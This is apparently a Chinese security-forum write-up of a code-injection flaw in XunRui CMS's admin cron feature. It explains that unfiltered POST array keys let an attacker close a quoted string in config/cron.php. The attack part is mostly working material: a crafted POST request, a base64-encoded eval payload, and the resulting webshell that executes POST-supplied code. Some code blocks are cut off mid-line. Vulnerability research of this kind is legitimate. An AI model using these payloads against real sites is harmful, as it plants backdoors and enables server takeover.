post()函数的第二个参数为是否进行xss清洗,因为post()函数第二个参数的默认值为`true`,所以这处改动理论上不造成任何影响

同时,在获取post的内容后,进行`WRITEPATH.'config/cron.php'`文件的写入前,增加了如下的代码:

```
if ($post && is_array($post)) {
    foreach ($post as $key => $t) {
        if (!$t || !$t['name']) {
            unset($post[$key]);
        }
        $post[$key]['name'] = dr_safe_filename($t['name']);
        $post[$key]['code'] = dr_safe_filename($t['code']);
    }
} else {
    $post = [];
}
```

上述代码先判断post的内容是否存在且为数组,不符合则将post的内容置为空数组,满足则遍历post的内容,如果post的内容里某个键值对的value不存在或某个键值对的value的`'name'` key的value不存在,则销毁该键值对,然后将每个键值对的value的`'name'` key和`'code'` key通过dr_safe_filename()函数清洗,以下为dr_safe_filename()函数的代码:

```
/**
 * 安全过滤文件及目录名称函数
 */
function dr_safe_filename($string) {
    return str_replace(
        ['..', "/", '\\', ' ', '<', '>', "{", '}', ';', ':', '[', ']', '\'', '"', '*', '?'],
        '',
        (string)$string
    );
}
```

绕过json编码,xss清洗,dr_safe_filename()函数的过滤和WRITEPATH.'config/cron.php'文件中'的包裹

此处我们先不尝试绕过dr_safe_filename()函数,而是尝试另一个极其简单的方法

通过对xss清洗函数的审计和版本v4.5.1add()函数新增加的代码的审计,可以发现对于数组的key没有任何过滤,包括多维数组的每一维度的key,所以此处可以通过修改post的内容中的key来写入我们想要的任意内容

以下是我的一个思路:把要写入的文件或要执行的代码,进行各种编码,然后通过php的函数进行解码

比如把`<?="";phpinfo();?>`编码成base64或html,然后通过php内的函数解码

以下是我的一种方法,整个漏洞利用过程中,除了上述所述的关于add()函数中增加的对键值对的value的过滤,其他流程相较于之前的版本没有任何变化:

获取到csrf_test_name之后,给`http://host:port/Admin.php?c=Cron&m=add` post以下内容:


```
isform=1&csrf_test_name=9f3342fbce7b49c85f05776bf89db778&data%5B1%5D%5Bname%5D=1&data%5B1%5D%5Bcode":"1"}}';eval(base64_
```


经过url解码后为:

```
isform=1&csrf_test_name=9f3342fbce7b49c85f05776bf89db778&data[1][name]=1&data[1][code":"1"}}';eval(base64_decode('ZmlsZv
```

绕过json编码和xss清洗以及dr_safe_filename()函数的过滤后,写入 `WRITEPATH.'config/cron.php'` 文件中的内容为:

```
<?php defined('FCPATH') OR exit('No direct script access allowed');
 $json='{"1":
{"name":"1","code\":\"1\"}}';eval(base64_decode('ZmlsZV9wdXRfY29udGVudHMoJ3dlYnNoZWxsLnBocCcsJzw\/cGhwIGV2YWwoQCRfUE9TVF
```





此post内容中的关键处为

```
":"1"}}';eval(base64_decode('ZmlsZV9wdXRfY29udGVudHMoJ3dlYnNoZWxsLnBocCcsJzw/cGhwIGV2YWwoQCRfUE9TVFsicGFzc3dvcmQiXSk7Pz4
```

绕过json编码和xss清洗以及dr_safe_filename()函数的过滤后,此处的内容变为:


```
\":\"1\"}}';eval(base64_decode('ZmlsZV9wdXRfY29udGVudHMoJ3dlYnNoZWxsLnBocCcsJzw\/cGhwIGV2YWwoQCRfUE9TVFsicGFzc3dvcmQiXSk
```

闭合了`WRITEPATH.'config/cron.php'`文件中`'`的包裹

包含写入的`WRITEPATH.'config/cron.php'`文件

通过前面对add()函数的分析,调用add()函数时会首先在`WRITEPATH.'config/cron.php'`文件存在时包含`WRITEPATH.'config/cron.php'`文件,因此直接访问`http://host:port/Admin.php?c=Cron&m=add`即可

访问`http://host:port/Admin.php?c=Cron&m=add`后,在网站根目录下会生成一个名为webshell.php的文件,文件内容为`<?php eval(@$_POST["password"]);?>`



后渗透以及整理的其他师傅发的迅睿CMS的漏洞

过几天发一个整理的其他师傅发的迅睿CMS的漏洞以及我关于后渗透的一点经验

关注 | 1　　点击收藏 | 1

上一篇： 反CSRF爆破的三种姿势　　下一篇： CVE-2022-26134 Co...

0 条回复

动动手指，沙发就是你的了！

登录 后跟帖